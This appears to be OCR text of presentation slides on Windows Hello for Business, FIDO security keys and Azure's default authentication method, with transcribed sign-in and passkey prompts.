
Use another device

Microsoft

Face, fingerprint, PIN or security key

Your device will open a security window. Follow the instructions there to sign in.

WINDOWS HELLO FOR BUSINESS



Windows Security

Making sure it's you

Sign in with your passkey to "login.microsoft.com" as "user@company.com".

This request comes from the app "brave.exe" by "Brave Software, Inc.".

•••••••

I forgot my PIN

OK

Cancel

Microsoft


Face, fingerprint, PIN or security key

Your device will open a security window. Follow the instructions there to sign in.

Back

Try again

WINDOWS HELLO FOR BUSINESS



FIDO KEYS

- Fido Keys may act as a replacement for the TPM’s role in the authentication
- Can store cryptographic keys on them
- Also called Yubi keys, **physical authenticators**, security keys, etc


DEFAULT AUTHENTICATION

- After performing successful authentication via Azure, the default authentication method is set to that method
- **(Today it is no longer the case)**

DEFAULT AUTHENTICATION

- After performing successful authentication via Azure, the default authentication method is set to that method
- **(Today it is no longer the case)**
- **Today the default authentication is the strongest one available**

DEFAULT AUTHENTICATION




Sign in

yehuda.smirnov@company.com

No account? Create one!

Can't access your account?

DEFAULT AUTHENTICATION



Windows Security

Sign in with your passkey

To sign in to "login.microsoft.com", choose a passkey.

This request comes from the app "brave.exe" by "Brave Software, Inc.".

someuser@gmai.com

More choices

someuser@gmai.com

user@company.com

Use another device

Microsoft

Face, fingerprint, PIN or security key

